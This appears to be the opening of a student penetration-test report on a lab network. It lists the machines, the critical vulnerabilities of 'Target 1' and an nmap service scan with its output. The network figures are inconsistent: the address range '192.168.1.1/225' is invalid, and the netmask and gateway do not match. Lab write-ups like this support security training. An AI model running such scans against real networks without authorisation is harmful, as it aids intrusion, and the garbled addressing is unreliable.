Final Engagement

Attack, Defense & Analysis of a Vulnerable Network


Table of Contents

This document contains the following resources:

- **Network Topology & Critical Vulnerabilities**
- **Exploits Used**
- **Avoiding Detect**
- **Maintaining Access**

Network Topology
& Critical Vulnerabilities

Network Topology



Network
Address Range:
192.168.1.1/225
Netmask: 255.255.240.0
Gateway: 10.0.0.1

Machines
IPv4: 192.168.1.110
OS: Linux
Hostname: Target 1

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

IPv4: 192.168.1.100
OS: Linux
Hostname: Elk

IPv4: 192.168.1.90
OS: Linux
Hostname: Kali

IPv4: 192.168.1.115
OS: Linux
Hostname: Target 2

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Sensitive Network Data Exposure	IP addresses and ports were easily scans because machines on the network responds to the ICMP requests with nmap. Wordpress usernames were discovered by wpscan.	Vulnerable Ports, unpatched, vulnerable exploits, poor network security rules. Allows attacker to execute a number of commands, and move files. Reveal information about system.
Weak Password Policy	There were no password complexity requirements, and limitations to password inputs.	Easy password detection, unsecure password allowed for easy access.
Untrusted Inputs in Security Decision	Weaknesses in password lead to exposure or modification of sensitive data, system crash, or execution of arbitrary code	Unsecure Credentials


Exploits Used

Exploitation: Network Scan


- A target machine was discovered and exploited by using nmap scan technique.

- The command used is `sudo nmap -sV 192.168.1.0/24`

- We found the target machine with
  - an IP address of 192.168.1.110
  - possible vulnerable services and open ports



```
root@Kali:~# sudo nmap -sV 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2021-03-02 18:27 PST
Nmap scan report for 192.168.1.1
Host is up (0.00056s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE       VERSION
135/tcp   open  msrpc         Microsoft Windows RPC
```



```
Nmap scan report for 192.168.1.105
Host is up (0.00048s latency).
Not shown: 998 closed ports
PORT    STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protoco
l 2.0)
80/tcp open  http    Apache httpd 2.4.29
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kerne
l

Nmap scan report for 192.168.1.110
Host is up (0.00064s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp   open  http        Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

